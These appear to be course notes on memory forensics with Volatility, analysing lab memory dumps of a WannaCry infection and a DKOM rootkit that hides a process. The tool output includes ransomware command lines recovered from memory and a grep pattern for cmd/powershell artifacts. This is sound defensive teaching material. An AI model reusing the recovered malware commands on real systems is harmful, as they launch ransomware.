/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: Cryptogr
  from cryptography.hazmat.backends.openssl import backend
Offset(V)      Pid      Handle      Access Type      Details
-----
0xfffffa8001d162e0  1512      0x10       0x100020 File    \Device\HarddiskVolume2
0xfffffa800228adc0  1512      0x1c       0x100020 File    \Device\HarddiskVolume2
0xfffffa8000df8070  1512      0x110      0x12019f File   \Device\HarddiskVolume2
0xfffffa8002210cd0  1512      0x170      0x100080 File   \Device\Nsi
0xfffffa8000dedf20  1512      0x1e4       0x100001 File   \Device\KsecDD
0xfffffa8002f70700  1512      0x23c       0x120089 File   \Device\HarddiskVolume2
```

```
reaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 handles -p 1512 --object-type=Process
```

```
Memory Forensics

areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 handle
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: Cryptogr
  from cryptography.hazmat.backends.openssl import backend
Offset(V)          Pid      Handle          Access Type      Details
-----
0xfffffa8001d0f8b0  1512      0x29c          0xffffffff Process      tasksche.exe(2972)
```

## Identifying Windows Services

- The `svcscan` plugin in Volatility is used for listing and analyzing Windows services running on a system within a memory dump.
  - Here's how to use the `svcscan` plugin.

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-
2515534d.vmem --profile=Win7SP1x64 svcscan | more
```

```
Memory Forensics

areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 svcs
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: Cryptogr
  from cryptography.hazmat.backends.openssl import backend
Offset: 0xb755a0
Order: 71
Start: SERVICE_AUTO_START
Process ID: 628
Service Name: DcomLaunch
Display Name: DCOM Server Process Launcher
Service Type: SERVICE_WIN32_SHARE_PROCESS
Service State: SERVICE_RUNNING
Binary Path: C:\Windows\system32\svchost.exe -k DcomLaunch

Offset: 0xb754b0
Order: 70
Start: SERVICE_DEMAND_START
Process ID: -
Service Name: dc21x4vm
Display Name: dc21x4vm
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_STOPPED
Binary Path: -

Offset: 0xb753c0
Order: 69
Start: SERVICE_AUTO_START
Process ID: 868
Service Name: CscService
Display Name: Offline Files
Service Type: SERVICE_WIN32_SHARE_PROCESS
Service State: SERVICE_RUNNING
Binary Path: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted
```

## Identifying Loaded DLLs

- The `dlllist` plugin in Volatility is used for listing the dynamic link libraries (DLLs) loaded into the address space of a specific process within a memory dump.
  - Here's how to use the `dlllist` plugin.

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 dlllist -p 1512
Volatility Foundation Volatility Framework 2.6.1
```

Memory Forensics

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 dlllist -p 1512
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: Cryptogr
  from cryptography.hazmat.backends.openssl import backend
*****
Ransomware.wan pid: 1512
Command line : "C:\Users\Analyst\Desktop\Samples\Ransomware.wannacry.exe"


```

Base	Size	LoadCount	LoadTime	Path
0x000000000000400000	0x66b000	0xffff	1970-01-01 00:00:00 UTC+0000	C:\Users\Analyst
0x000000000773f0000	0x19f000	0xffff	1970-01-01 00:00:00 UTC+0000	C:\Windows\SYSTE
0x00000000739d0000	0x3f000	0x3	2023-06-22 12:23:42 UTC+0000	C:\Windows\SYSTE
0x0000000073970000	0x5c000	0x1	2023-06-22 12:23:42 UTC+0000	C:\Windows\SYSTE
0x0000000073960000	0x8000	0x1	2023-06-22 12:23:42 UTC+0000	C:\Windows\SYSTE
0x000000000400000	0x66b000	0xffff	1970-01-01 00:00:00 UTC+0000	C:\Users\Analyst
0x000000000775b0000	0x180000	0xffff	1970-01-01 00:00:00 UTC+0000	C:\Windows\SysWC
0x0000000075b50000	0x110000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syswc
0x000000000770c0000	0x47000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syswc
0x00000000074d30000	0xa1000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syswc
0x00000000077110000	0xac000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syswc
0x00000000075b30000	0x19000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\SysWC
0x00000000074de0000	0xf0000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syswc
0x00000000074cd0000	0x60000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syswc
0x00000000074cc0000	0xc000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syswc
0x000000000755f0000	0x35000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syswc
0x00000000074f70000	0x6000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syswc
0x00000000006bb70000	0x60000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syste
0x000000000738f0000	0x1c000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syste
0x000000000737c0000	0x7000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syste
0x00000000075160000	0x437000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syswc
0x00000000076050000	0x4000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syswc
0x00000000075e60000	0x100000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syswc
0x00000000074ee0000	0x90000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syswc
0x000000000770a0000	0xa000	0xffff	2023-06-22 12:23:42 UTC+0000	C:\Windows\syswc

## Identifying Hives

- The `hivelist` plugin in Volatility is used for listing the hives (registry files) present in the memory dump of a Windows system.
  - Here's how to use the `hivelist` plugin.

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 hivelist
```

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: Cryptogr
  from cryptography.hazmat.backends.openssl import backend
Virtual          Physical          Name
-----
0xfffff8a001710010 0x000000002c2e4010 \??\C:\Users\Analyst\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffff8a001d4b410 0x000000001651f410 \??\C:\System Volume Information\Syscache.hve
0xfffff8a00000f010 0x0000000026de8010 [no name]
0xfffff8a000024010 0x00000000273f3010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a000058010 0x0000000026727010 \REGISTRY\MACHINE\HARDWARE
0xfffff8a0000f7410 0x0000000019824410 \SystemRoot\System32\Config\DEFAULT
0xfffff8a0000844010 0x000000001a979010 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a0009d6010 0x000000001998d010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a000e0a010 0x000000000724e010 \SystemRoot\System32\Config\SAM
0xfffff8a000e36010 0x0000000012f0e010 \SystemRoot\System32\Config\SECURITY
0xfffff8a000f7e010 0x0000000012f7b010 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a00100c410 0x0000000006de7410 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a0016a8010 0x000000002aec010 \??\C:\Users\Analyst\ntuser.dat
```


## Rootkit Analysis with Volatility v2

- Let's now see a demonstration of utilizing `Volatility v2` to analyze a memory dump saved as `rootkit.vmem` inside the `/home/htb-student/MemoryDumps` directory of this section's target.

## Understanding the EPROCESS Structure

- EPROCESS** is a data structure in the Windows kernel that represents a process.
  - Each running process in the Windows operating system has a corresponding `EPROCESS` block in kernel memory.
  - During memory analysis, the examination of `EPROCESS` structures is crucial for understanding the running processes on a system, identifying parent-child relationships, and determining which processes were active at the time of the memory dump.

capture.



The screenshot shows the WinDbg debugger interface with the command window open. The command entered is:

```
1kd> dt nt!_EPROCESS fffffcb0fa11c1080
```


The output shows the memory dump of the EPROCESS structure. The `ActiveProcessLinks` field is highlighted with a red box:

Offset	Type	Description
+0x000	<code>Pcb</code>	<code>_KPROCESS</code>
+0x438	<code>ProcessLock</code>	<code>_EX_PUSH_LOCK</code>
+0x440	<code>UniqueProcessId</code>	0x00000000`000013e0 Void
+0x448	<code>ActiveProcessLinks</code>	<code>_LIST_ENTRY [ 0xfffffcb0f`9fe80708 - 0xfffffcb0f`a0bc2748 ]</code>
+0x458	<code>RundownProtect</code>	<code>_EX_RUNDOWN_REF</code>
+0x460	<code>Flags2</code>	0xd000
+0x460	<code>JobNotReallyActive</code>	0y0
+0x460	<code>AccountingFolded</code>	0y0
+0x460	<code>NewProcessReported</code>	0y0
+0x460	<code>ExitProcessReported</code>	0y0
+0x460	<code>ReportCommitChanges</code>	0y0
+0x460	<code>LastReportMemory</code>	0y0
+0x460	<code>ForceWakeCharge</code>	0y0

## FLINK and BLINK


- A doubly-linked list is a fundamental data structure in computer science and programming.
  - It is a type of linked list where each node (record) contains two references or pointers:
  - **Next Pointer:** This points to the next node in the list, allowing us to traverse the list in a forward direction.
  - **Previous Pointer:** This points to the previous node in the list, allowing us to traverse the list in a backward direction.
- Within the `EPROCESS` structure, we have `ActiveProcessLinks` as the doubly-linked list which contains the `flink` field and the `blink` field.
  - **flink:** Is a forward pointer that points to the `ActiveProcessLinks` list entry of the `_next_ EPROCESS` structure in the list of active processes.
  - **blink:** Is a backward pointer within the `EPROCESS` structure that points to the `ActiveProcessLinks` list entry of the `_previous_ EPROCESS` structure in the list of active processes.
- These linked lists of `EPROCESS` structures are used by the Windows kernel to quickly iterate through all running processes on the system.

- The below diagram shows how this linked list looks like.



## Identifying Rootkit Signs

- Direct Kernel Object Manipulation (DKOM) is a sophisticated technique used by rootkits and advanced malware to manipulate the Windows operating system's kernel data structures in order to hide malicious processes, drivers, files, and other artifacts from detection by security tools and utilities running in userland (i.e., in user mode).
- If, for example, a monitoring tool is dependent on the EPROCESS structure for the enumeration of the running processes, and there's a rootkit running on the system which manipulates the EPROCESS structure directly in kernel memory by altering the EPROCESS structure or unlinking a process from lists, the monitoring tool will not be able to get the hidden process in the currently running processes list.
- The below screenshot shows a graphical representation of how this unlinking actually works.



- The psscan plugin is used to enumerate running processes.
  - It scans the memory pool tags associated with each process's EPROCESS structure.
  - This technique can help identify processes that may have been hidden or unlinked by rootkits, as well as processes that have been terminated but have not been removed from memory yet.

- This plugin can be used as follows.

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/rootkit.vmem
psscan
```

Memory Forensics						
Offset(P)	Name	PID	PPID	PDB	Time created	Time exited
0x00000000001a404b8	ipconfig.exe	2988	2980	0x091403c0	2023-06-24 07:31:16 UTC+0000	2023-06-24 0
0x00000000001a63138	cmd.exe	2980	2004	0x091401c0	2023-06-24 07:31:16 UTC+0000	2023-06-24 0
0x00000000001b24888	explorer.exe	1444	624	0x09140320	2023-06-23 16:34:38 UTC+0000	
0x00000000001bc02a8	tasksche.exe	1084	1684	0x091403e0	2023-06-24 07:28:16 UTC+0000	
0x00000000001c3d2d8	@WanaDecryptor@	2248	1084	0x091403a0	2023-06-24 07:29:20 UTC+0000	
0x00000000001c4e020	cmd.exe	1932	1444	0x09140380	2023-06-24 07:27:16 UTC+0000	
0x00000000001c54da0	cmd.exe	2396	2264	0x091401c0	2023-06-24 07:29:30 UTC+0000	2023-06-24 0
0x00000000001c8a020	@WanaDecryptor@	2324	2284	0x09140440	2023-06-24 07:29:20 UTC+0000	
0x00000000001cb7628	test.exe	1344	668	0x09140360	2023-06-24 07:28:15 UTC+0000	
0x00000000002063ab8	svchost.exe	1220	668	0x09140160	2023-06-23 16:14:54 UTC+0000	
0x00000000002093020	services.exe	668	624	0x09140080	2023-06-23 16:14:53 UTC+0000	
0x00000000002094da0	ctfmon.exe	564	232	0x09140240	2023-06-23 16:15:09 UTC+0000	
0x00000000002095020	csrss.exe	600	368	0x09140040	2023-06-23 16:14:51 UTC+0000	
0x0000000000209fa78	vmtoolsd.exe	2004	668	0x091402a0	2023-06-23 16:15:24 UTC+0000	
0x000000000020a2a90	spoolsv.exe	1556	668	0x091401a0	2023-06-23 16:14:59 UTC+0000	
0x000000000020ceb40	alg.exe	1520	668	0x091402c0	2023-06-23 16:15:26 UTC+0000	
0x000000000020ff870	wmiprvse.exe	560	880	0x09140300	2023-06-23 16:15:26 UTC+0000	
0x0000000000216a650	taskhsvc.exe	2340	2248	0x09140340	2023-06-24 07:29:22 UTC+0000	
0x00000000002172da0	winlogon.exe	624	368	0x09140060	2023-06-23 16:14:52 UTC+0000	
0x000000000021adda0	msmsgs.exe	548	232	0x09140220	2023-06-23 16:15:09 UTC+0000	
0x0000000000224b128	svchost.exe	992	668	0x09140100	2023-06-23 16:14:53 UTC+0000	
0x0000000000225cda0	VGAAuthService.e	1832	668	0x09140280	2023-06-23 16:15:16 UTC+0000	
0x00000000002269490	vmacthlp.exe	848	668	0x091400c0	2023-06-23 16:14:53 UTC+0000	
0x00000000002288770	wmic.exe	2416	2396	0x09140400	2023-06-24 07:29:30 UTC+0000	2023-06-24 0
0x000000000022ee020	cmd.exe	1628	1444	0x091402e0	2023-06-24 07:25:01 UTC+0000	
0x00000000002346990	svchost.exe	880	668	0x091400e0	2023-06-23 16:14:53 UTC+0000	
0x000000000023c7618	taskmgr.exe	260	1444	0x091401e0	2023-06-24 07:27:55 UTC+0000	
0x00000000002419850	svchost.exe	1136	668	0x09140120	2023-06-23 16:14:53 UTC+0000	

- In the output below, we can see that the `pslist` plugin could not find `test.exe` which was hidden by a rootkit, but the `psscan` plugin was able to find it.

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/rootkit.vmem
pslist
```

```

areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/rootkit.vmem pslist
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: Cryptogr
    from cryptography.hazmat.backends.openssl import backend
Offset(V)  Name          PID  PPID  Thds  Hnds  Sess  Wow64 Start
-----
0x823c8830 System        4     0    58    476 -----  0
0x8228c020 smss.exe     368    4    3     19 -----  0 2023-06-23 16:14:49 UTC+0000
0x81e95020 csrss.exe    600   368   14    544     0  0 2023-06-23 16:14:51 UTC+0000
0x81f72da0 winlogon.exe 624   368   19    514     0  0 2023-06-23 16:14:52 UTC+0000
0x81e93020 services.exe 668   624   16    277     0  0 2023-06-23 16:14:53 UTC+0000
0x822a57a8 lsass.exe    680   624   23    358     0  0 2023-06-23 16:14:53 UTC+0000
0x82069490 vmauthlsp.exe 848   668   1     25     0  0 2023-06-23 16:14:53 UTC+0000
0x82146990 svchost.exe  880   668   18    202     0  0 2023-06-23 16:14:53 UTC+0000
0x8204b128 svchost.exe  992   668   11    272     0  0 2023-06-23 16:14:53 UTC+0000
0x82219850 svchost.exe  1136  668   84   1614     0  0 2023-06-23 16:14:53 UTC+0000
0x8228f020 svchost.exe  1176  668   5     77     0  0 2023-06-23 16:14:53 UTC+0000
0x81e63ab8 svchost.exe  1220  668   15    218     0  0 2023-06-23 16:14:54 UTC+0000
0x81ea2a90 spoolsv.exe 1556  668   11    129     0  0 2023-06-23 16:14:59 UTC+0000
0x8230e020 rundll32.exe 532   232   4     78     0  0 2023-06-23 16:15:09 UTC+0000
0x8229fda0 vmtoolsd.exe 540   232   6     247     0  0 2023-06-23 16:15:09 UTC+0000
0x81fadda0 msmsgs.exe   548   232   2     190    0  0 2023-06-23 16:15:09 UTC+0000
0x81e94da0 ctfmon.exe   564   232   1     75     0  0 2023-06-23 16:15:09 UTC+0000
0x822cb928 svchost.exe  1708  668   5     87     0  0 2023-06-23 16:15:16 UTC+0000
0x8205cda0 VGAAuthService.e 1832  668   2     60     0  0 2023-06-23 16:15:16 UTC+0000
0x81e9fa78 vmtoolsd.exe 2004  668   7     278    0  0 2023-06-23 16:15:24 UTC+0000
0x81eff870 wmprvse.exe  560   880   12    236     0  0 2023-06-23 16:15:26 UTC+0000
0x81eceb40 alg.exe      1520  668   6     107    0  0 2023-06-23 16:15:26 UTC+0000
0x81924888 explorer.exe 1444  624   17    524     0  0 2023-06-23 16:34:38 UTC+0000
0x821c7618 taskmgr.exe  260   1444  3     75     0  0 2023-06-24 07:27:55 UTC+0000
0x81a3d2d8 @WanaDecryptor@ 2248  1084  3     57     0  0 2023-06-24 07:29:20 UTC+0000
0x81a8a020 @WanaDecryptor@ 2324  2284  2     56     0  0 2023-06-24 07:29:20 UTC+0000
0x81f6a650 taskhsvc.exe  2340  2248  2     60     0  0 2023-06-24 07:29:22 UTC+0000
0x81863138 cmd.exe      2980  2004  0     -----  0  0 2023-06-24 07:31:16 UTC+0000
0x818404b8 ipconfig.exe  2988  2980  0     -----  0  0 2023-06-24 07:31:16 UTC+0000

```

## Memory Analysis Using Strings

- Analyzing strings in memory dumps is a valuable technique in memory forensics and incident response.
  - Strings often contain human-readable information, such as text messages, file paths, IP addresses, and even passwords.
- We can either use the `Strings` tool from the Sysinternals suite if our system is Windows-based, or the `strings` command from `Binutils`, if our system is Linux-based.
- Let's see some examples against a memory dump named `Win7-2515534d.vmem` that resides in the `/home/htb-student/MemoryDumps` directory of this section's target.

## Identifying IPv4 Addresses

```

areaeric@htb[/htb]$ strings /home/htb-student/MemoryDumps/Win7-
2515534d.vmem | grep -E "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b"

```

```
areaeric@htb[/htb]$ strings /home/htb-student/MemoryDumps/Win7-2515534d.vmem | grep -E "\b([0-9]{1,3}\.)"
---SNIP---
127.192.0.0/10
212.83.154.33
directory server at 10.10.10.1:52860
127.192.0.0/10
0.0.0.0
192.168.182.254
---SNIP---
```

## Identifying Email Addresses

```
areaeric@htb[/htb]$ strings /home/htb-student/MemoryDumps/Win7-
2515534d.vmem | grep -oE "\b[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,4}\b"
```

## Identifying Email Addresses

```
areaeric@htb[/htb]$ strings /home/htb-student/MemoryDumps/Win7-2515534d.vmem | grep -oE "\b[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,4}\b"
CPS-requests@verisign.com
silver-certs@saunalahti.fi
joe@freebsd.org
info@netlock.net
UtV@UtV.UtT
acrse@economia.gob
acrse@economia.gob
CPS-requests@verisign.com
dl@compres.dll
info@globaltrust.info
info@globaltrust.info
info@globaltrust.info
ll@tzres.dll
am@tzres.dll
sy@tzres.dll
d@tzres.dll
5@tzres.dll
ic@tzres.dll
ll@tzres.dll
oo@tzres.dll
N@tzres.dll
1@tzres.dll
Mi@tzres.dll
le@tzres.dll
UtV@UtV.UtT
sssupport@hex-rays.com
sssupport@hex-rays.com
CPS-requests@verisign.com
info@aadobetech.com
CPS-requests@verisign.com
noreply@vmware.com
noreply@vmware.com
```

## Identifying Command Prompt or PowerShell Artifacts

```
areaeric@htb[/htb]$ strings /home/htb-student/MemoryDumps/Win7-2515534d.vmem | grep -E "(cmd|powershell|bash)[^\s]+"
```

```
areaeric@htb[/htb]$ strings /home/htb-student/MemoryDumps/Win7-2515534d.vmem | grep -E "(cmd|powershell|bash)[^\s]+"
---SNIP---
ComSpec=C:\WINDOWS\system32\cmd.exe
ComSpec=C:\WINDOWS\system32\cmd.exe
cmd.exe
cmd.exe
cmd.exe
cmd.exe
C:\WINDOWS\system32\cmd.exe
cmd.exe /c "C:\Intel\ueqzlhmlwuxdg271\tasksche.exe"
ComSpec=C:\WINDOWS\system32\cmd.exe
cmd.exe /c "%s"
cmd.exe /c start /b @WanaDecryptor@.exe vs
cmd /c ""C:\Program Files\VMware\VMware Tools\suspend-vm-default.bat"""
---SNIP---
```

- These are just a few examples of common string searches during memory forensics and incident response.
  - You can adapt and customize these searches based on your specific investigation's needs and the types of information you are looking for in the memory dump.
  - Regular expressions can be powerful tools for pattern matching and data extraction during forensic analysis.

### One sentence summary

- Memory forensics is about analyzing "live" memory and we often use volatility framework for it.


## Disk Forensics

### Overview


- As we've previously highlighted, adhering to the sequence of data volatility is crucial.
  - It's imperative that we scrutinize each byte to detect the subtle traces left by cyber adversaries.
  - Having covered memory forensics, let's now shift our attention to the area of **disk forensics** (disk image examination and analysis).

- Many disk forensic tools, both commercial and open-source, come packed with features.
  - However, for incident response teams, certain functionalities stand out:
  - **File Structure Insight**: Being able to navigate and see the disk's file hierarchy is crucial.
    - Top-tier forensic tools should display this structure, allowing quick access to specific files, especially in known locations on a suspect system.
  - **Hex Viewer**: For those moments when you need to get up close and personal with your data, viewing files in hexadecimal is essential.
    - This capability is especially handy when dealing with threats like tailored malware or unique exploits.
  - **Web Artifacts Analysis**: With so much user data tied to web activities, a forensic tool must efficiently sift through and present this data.
